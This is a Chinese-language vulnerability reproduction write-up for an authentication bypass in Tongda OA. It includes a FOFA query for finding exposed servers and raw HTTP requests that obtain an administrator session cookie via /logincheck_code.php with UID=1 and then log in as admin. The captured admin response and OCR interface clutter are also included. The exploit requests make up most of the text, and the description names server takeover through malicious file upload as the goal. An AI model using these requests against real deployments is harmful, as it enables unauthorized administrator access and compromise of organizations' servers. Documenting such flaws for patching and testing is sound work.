T10-30通达-OA-PermissionAC

漏洞描述：

攻击者可以通过构造恶意攻击代码，成功登录系统管理员账户，继而在系统后台上传恶意文件控制网站服务器。

网站图片：

网络测绘：

fofa语法：

app.name="通达 OA"

漏洞复现：

2.获取cookie

```
/logincheck_code.php
post请求提交 "CODEUID={code_uid}&UID=1", 获取cookie
```

数据包


```
POST /logincheck_code.php HTTP/1.1
Host: xxx.xxx.xxx.xxx
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

CODEUID={546DF670-FBDB-251D-D4AA-CD5C6C976592}&UID=1
```

3.利用获取到的cookie登陆系统

```
/general/index.php?is_modify_pwd=1
```

使用上一步获取到的cookie中的PHPSESSID字段替换cookie进行登录

```
GET /general/index.php?is_modify_pwd=1 HTTP/1.1
Host: xxx.xxx.xxx.xxx
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=afni33n5if6hi6s26i3b2h79j3;
Connection: close
```


请求
美化 Raw Hex \n
1 GET /general/index.php?is_modify_pwd=1 HTTP/1.1
2 Host: [redacted]:8000
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: PHPSESSID=afni33n5if6hi6s26i3b2h79j3;
11 Connection: close
12
13
响应
美化 Raw Hex 页面渲染 \n
/inc/js_lang.php">
</script>
66 <script type="text/javascript" src="/attachment/cache/sys_function_7a682d434e.js?rand=2074428575">
</script>
67 <script type="text/javascript" src="/static/js/plugin.js">
</script>
68 <script type="text/javascript" src="/static/js/seajs/2.1.1/sea.js">
</script>
69 <script type="text/javascript" src="/static/js/base64/base64.min.js">
</script>
70 <script src="/static/js/module.js">
</script>
71 <script type="text/javascript">
72 var bEmailPriv = true;
73 var bSmsPriv = true;
74 var bTabStyle = true;
75 var OA_TIME = new Date(2023,03,27,16,17,47);
76 var bInitWeather = true;
77 var weatherCity = ConvertWeatherCity("北京_北京_北京");
78 var menuExpand = "";
79 var shortcutArray = Array(1,4,147,8,9,16,15,76,62);
80 var loginUser = {
uid:1, user_id:"admin", user_name:"系统管理员"
};
81 var logoutText = "轻轻的您走了，正如您轻轻的来……";
82 var monInterval = {
online:120,sms:30
};
83 var ispirit = "";
Inspec
请求属
请求查
请求体
请求Co
请求头
响应头